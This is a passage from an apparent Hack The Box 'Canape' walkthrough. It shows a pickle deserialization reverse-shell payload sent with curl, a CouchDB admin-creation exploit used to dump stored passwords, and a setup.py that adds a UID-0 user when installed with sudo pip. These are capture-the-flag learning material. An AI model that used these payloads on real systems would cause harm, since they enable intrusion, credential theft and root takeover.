BkAABTKAkAAABOaf////9zCQAAADEyNy4wLjAuMWk5MAAAaQAAAABpAQAAAGkCAA
AAcwkAAAAvYmluL2Jhc2goAgAAAHMJAAAAMTI3LjAuMC4xaTkwAAAoCQAAAHQGAA
AAc29ja2V0dAoAAABzdWJwcm9jZXNzdAIAAABvc3QHAAAAQUZfSU5FVHQLAAAAU09
DS19TVFJFQU10BwAAAGNvbm5lY3R0BAAAAGR1cDJ0BgAAAGZpbGVub3QEAAAAY2
FsbCgFAAAAUgAAAABSAQAAAFICAAAAdAEAAABzdAEAAABwKAAAAAAoAAAAAHM
LAAAAZmlyc3R0cnkucHl0AwAAAGZvbwQAAABzDgAAAABJAEYAQ0BFgEWARYB'
tRtRc__builtin__
globals
(tRS''
tR(tR.
```

Submit

Our file gets written to /tmp!

```
┌(kali)─(06:09 AM Sat Sep 15)
└─(canape)─> cat /tmp/37764a4fa57a651779c3237de212fd86.p
────────────────┬──────────────────────────────────────────────────────
───────────────────────────────────────────
           │ File: /tmp/37764a4fa57a651779c3237de212fd86.p
────────────────┼──────────────────────────────────────────────────────
```

```
moectypes
FunctionType
(cmarshal
loads
(cbase64
b64decode
(S'YwAAAAAFAAAAAwAAAEMAAABzoQAAAGQBAGQAAGwAAH0AAGQBAGQAAGwBAH0BAGQBAGQAAGwCAH0CAHwAAGoA
AHwAAGoDAHwAAGoEAIMCAH0DAHwDAGoFAGQIAIMBAAF8AgBqBgB8AwBqBwCDAABkBACDAgABfAIAagYAfAMAagc
AgwAAZAUAgwIAAXwCAGoGAHwDAGoHAIMAAGQGAIMCAAF8AQBqCABkBwBnAQCDAQB9BABkAABTKAkAAABOaf////
9zCQAAADEyNy4wLjAuMWk5MAAAaQAAAABpAQAAAGkCAAAAcwkAAAAvYmluL2Jhc2goAgAAAHMJAAAAMTI3LjAuM
C4xaTkwAAAoCQAAAHQGAAAAc29ja2V0dAoAAABzdWJwcm9jZXNzdAIAAABvc3QHAAAAQUZfSU5FVHQLAAAAU09D
S19TVFJFQU10BwAAAGNvbm5lY3R0BAAAAGR1cDJ0BgAAAGZpbGVub3QEAAAAY2FsbCgFAAAAUgAAAABSAQAAAFI
CAAAAdAEAAABzdAEAAABwKAAAAAAoAAAAAHMLAAAAZmlyc3R0cnkucHl0AwAAAGZvbwQAAABzDgAAAAABJAEYAQ
0BFgEWARYB'
tRtRc__builtin__
globals
(tRS''
tR(tR.
```

Now let’s check if we can get a callback.

```
shellpop --payload linux/reverse/tcp/python --handler --host 127.0.0.1 --port 12345
┌(kali)─(06:12 AM Sat Sep 15)
└──(canape)─> curl -X POST 127.1:5000/check -d 'id=37764a4fa57a651779c3237de212fd86'
Still reviewing: moectypes
FunctionType
(cmarshal
-------------8<-------------
```

We got our pickle to the target, but the `check` page isn’t processing it as a pickle. Recall from the static analysis that we need to include the string ‘p1’ in the file generated by our submission. At the same time, we need to maintain the validity of the pickle object. I chose to alter the pickle object itself using the `S` pickle instruction. The `S` instruction reads the following string up to the first newline and pushes the value onto the stack.

```
S('p1'
```

When we add `S('p1'` to our template code, we end up with the following.

```
-------------8<-------------
   pty.spawn("/bin/bash")

print """S('p1'
ctypes
```

```
-------------8<-------------
```
When we can try this locally, we get a 500 error. Also, the local server pukes out a helpful traceback for us.

```
[2018-09-15 06:27:56,650] ERROR in app: Exception on /check [POST]
-------------8<-------------
    item = cPickle.loads(data)
UnpicklingError: invalid load key, 'm'.
```
What’s happening is that our character name of **moe** is borking the pickle object. To account for this, I just put the following in the character name field.

```
S('p1moe'
───────────────┬──────────────────────────────────────────────────────────────────────────
       │ File: /tmp/13c23f9389ba76d3a06b79137a57df76.p
───────────────┼──────────────────────────────────────────────────────────────────────────
       │ (S'p1moe'
       │ ctypes
       │ FunctionType
       │ (cmarshal
       │ loads
       │ (cbase64
       │ b64decode
       │
(S'YwAAAAAFAAAAAwAAAEMAAABzpAAAAGQBAGQAAGwAAH0AAGQBAGQAAGwBAH0BAGQBAGQAAGwCAH0CAHwAAGoAAHwAAGoDAHwAAGoEAIMCAH0DAHwDAGoFAGQJAIMBAAF8AgBqBgB8AwBqBwCDAABkBACDAgABfAIAagYAfAMAagcAgwAAZAUAgwIAAXwCAGoGAHwDAGoHAIMAAGQGAIMCAAF8AQBqCABkBwBkCABnAgCDAQB9BABkAABTKAoAAABOaf////9zDAAAADEwLjEwLjE0LjEwOGm7AQAAaQAAAABpAQAAAGkCAAAAcwcAAAAvYmluL3NocwIAAAAtaSgCAAAAcwwAAAAxMC4xMC4xNC4xMDhpuwEAACgJAAAAdAYAAABzb2NrZXR0CgAAAHN1YnByb2Nlc3N0AgAAAG9zdAcAAABBRl9JTkVUdAsAAABTT0NLX1NUUkVBTXQHAAAAY29ubmVjdHQEAAAAZHVwMnQGAAAAZmlsZW5vdAQAAABjYWxsKAUAAAABSAAAAAFIBAAAAUgIAAAB0AQAAAHN0AQAAAHAoAAAAACgAAAAAcxIAAAAuLi9tYXJzaGFsc3R1ZmYucHl0AwAAAGZvbwQAAABzDgAAAAABJAEYAQ0BFgEWARYB'
       │ tRtRc__builtin__
       │ globals
       │ (tRS''
       │ tR(tR.
───────────────┴──────────────────────────────────────────────────────────────────────────
```
When we make a post to our local check page, we get a callback.

```
[+] Connection inbound from 127.0.0.1:12345
id
uid=0(root) gid=0(root) groups=0(root)
```

The final piece is altering our callback ip, re-generating the payload, and submitting it to the actual server. To get the md5 to use in the POST to the remote check, i submitted the remote payload locally and checked my own /tmp folder for the hash.

```
shellpop --payload linux/reverse/tcp/python --handler --host $(myip) --port 12345
curl -X POST http://10.10.10.70/submit -d "quote=ctypes
FunctionType
(cmarshal
loads
(cbase64
b64decode
(S'YwAAAAAEAAAAAwAAAEMAAABzpgAAAGQBAGQAAGwAAH0AAGQBAGQAAGwBAH0BAGQBAGQAAGwCAH0CAHwCAGoC
AHwCAGoDAHwCAGoEAIMCAH0DAHwDAGoFAGQIAIMBAAF8AABqBgB8AwBqBwCDAABkBACDAgABfAAAagYAfAMAagc
AgwAAZAUAgwIAAXwAAGoGAHwDAGoHAIMAAGQGAIMCAAF8AQBqCABkBwCDAQABfAMAagkAgwAAAWQAAFMoCQAAAE
5p/////3MKAAAAMTAuMTAuMTQuN2k5MAAAaQAAAABpAQAAAGkCAAAAcwkAAAAvYmluL2Jhc2goAgAAAHMKAAAAM
TAuMTAuMTQuN2k5MAAAKAoAAAB0AgAAAG9zdAMAAABwdHl0BgAAAHNvY2tldHQHAAAAQUZfSU5FVHQLAAAAU09D
S19TVFJFQU10BwAAAGNvbm5lY3R0BAAAAGR1cDJ0BgAAAGZpbGVub3QFAAAAc3Bhd250BQAAAGNsb3NlKAQAAAB
SAAAAAFIBAAAAUgIAAAB0AQAAAHMoAAAAACgAAAAAcw8AAABtYXJzaGFsc3R1ZmYucHl0AwAAAGZvbwQAAABzEA
AAAAABJAEYAQ0BFgEWARYBDQE='
tRtRc__builtin__
globals
(tRS''
tR(tR.
&character=(S'p1moe'
"
curl -X POST 10.10.10.70/check -d 'id=8358c1efeb11d02d6e787a23981ae1d2'
[+] Waiting for connections ...
[+] Connection inbound from 10.10.14.7:12345
www-data@canape:/$
```

\o/ - initial access: www-data

www-data to homer

A canapé is a piece of furniture similar to a couch

Once on as www-data, it’s time to move to user! During enumeration, I came across this interesting tidbit that turned out to be a rabbit hole.

```
[-] htpasswd found - could contain passwords:
/var/www/git/.htpasswd
homer:Git Access:7818cef8b9dc50f4a70fd299314cb9eb
```

I then started looking at CouchDB (i.e. the box name hinting at our next step). A CVE related to CouchDB was pretty easy to find, and allowed me to add myself as an administrator to the database. There is an exploit-db entry associated with it, but the python doesn't do a whole lot more than make a POST request using a JSON payload. We can do the same thing with a simple curl command.

```
curl -X PUT 'http://localhost:5984/_users/org.couchdb.user:epi' --data-binary '{"type":
"user", "name": "epi", "roles": ["_admin"], "roles": [], "password": "epi"}'
{"ok":true,"id":"org.couchdb.user:epi","rev":"1-f33940376df360149399d71a5ec3b41c"}
```

Now that we have admin access to the database, let's see what other information we can find.

```
curl -u epi:epi -X GET http://localhost:5984/_all_dbs
["_global_changes","_metadata","_replicator","_users","passwords","simpsons"]
```

passwords certainly seems like it's worth exploring.

```
curl -u epi:epi -X GET http://localhost:5984/passwords/_all_docs
{"id":"739c5ebdf3f7a001bebb8fc4380019e4","key":"739c5ebdf3f7a001bebb8fc4380019e4","valu
e":{"rev":"2-81cf17b971d9229c54be92eeee723296"}},
{"id":"739c5ebdf3f7a001bebb8fc43800368d","key":"739c5ebdf3f7a001bebb8fc43800368d","valu
e":{"rev":"2-43f8db6aa3b51643c9a0e21cacd92c6e"}},
{"id":"739c5ebdf3f7a001bebb8fc438003e5f","key":"739c5ebdf3f7a001bebb8fc438003e5f","valu
e":{"rev":"1-77cd0af093b96943ecb42c2e5358fe61"}},
{"id":"739c5ebdf3f7a001bebb8fc438004738","key":"739c5ebdf3f7a001bebb8fc438004738","valu
e":{"rev":"1-49a20010e64044ee7571b8c1b902cf8c"}}
curl -u epi:epi -X GET http://localhost:5984/passwords/739c5ebdf3f7a001bebb8fc4380019e4
{"_id":"739c5ebdf3f7a001bebb8fc4380019e4","_rev":"2-81cf17b971d9229c54be92eeee723296","
item":"ssh","password":"0B4jyA0xtytZi7esBNGp","user":""}
```

Looks like we have an ssh password. If we try it with the homer account and the non-standard port 65535, we get user access to the box.

```
ssh -l homer -p 65535 10.10.10.70
# password:  0B4jyA0xtytZi7esBNGp
 ┌(kali)─(10:07 AM Sat Sep 15)
 └──(canape)──> ssh -l homer -p 65535 10.10.10.70
homer@10.10.10.70's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Last login: Tue Apr 10 12:57:08 2018 from 10.10.14.5
homer@canape:~$ ls -al user.txt
-r--r----- 1 root homer 33 Jan 14  2018 user.txt
```

\o/ - user access: homer

homer to root

During enumeration as homer, I found that homer can run a sudo command

```
User homer may run the following commands on canape:
    (root) /usr/bin/pip install *
```

The path forward seemed pretty clear at this point. We need to develop a python package and install it via sudo. I found a nice skeleton herethat I modified to add a root user to the box. My final `setup.py` is below.

```
#!/usr/bin/env python

from setuptools import setup
from setuptools.command.install import install

class CustomInstall(install):
    def run(self):
        install.run(self)
        import os
        os.system('useradd -ou 0 epi && echo epi:epi | chpasswd')
setup(name='epiutils',
      version='1.0',
      description='Python Distribution Utilities',
      author='epi',
      author_email='epi@epi.com',
      url='https://www.python.org/sigs/distutils-sig/',
      packages=[],
      cmdclass={'install': CustomInstall}
     )
```

With a working `setup.py` it was a simple task to install it with sudo.

```
mkdir /tmp/stuff
cd !$
# create setup.py using the python code above
sudo /usr/bin/pip install .
The directory '/home/homer/.cache/pip/http' or its parent directory is not owned by the
current user and the cache has been disabled. Please check the permissions and owner of
that directory. If executing pip with sudo, you may want sudo's -H flag.
The directory '/home/homer/.cache/pip' or its parent directory is not owned by the
current user and caching wheels has been disabled. check the permissions and owner of
that directory. If executing pip with sudo, you may want sudo's -H flag.
Processing /tmp/stuff
Installing collected packages: epiutils
  Running setup.py install for epiutils ... done
Successfully installed epiutils-1.0
```

After that, a simple su to our new user and we can do the root dance!

```
# password: epi
homer@canape:/tmp/stuff$ su - epi
Password:
No directory, logging in with HOME=/
root@canape:/# id
uid=0(root) gid=1001(epi) groups=1001(epi)
```

\o/ - root access

I hope you enjoyed this write-up, or at least found something useful. Drop me a line on the HTB forums or in chat @ NetSec Focus.

Additional Resources

- Don't publicly expose .git or how we downloaded your website's sourcecode - An analysis of Alexa's 1M
- Arbitrary Code Execution with Python Pickles
- Vulnerabilities in Apache CouchDB Open the Door to Monero Miners
- Apache CouchDB 1.7.0 and 2.x before 2.1.1 - Remote Privilege Escalation

---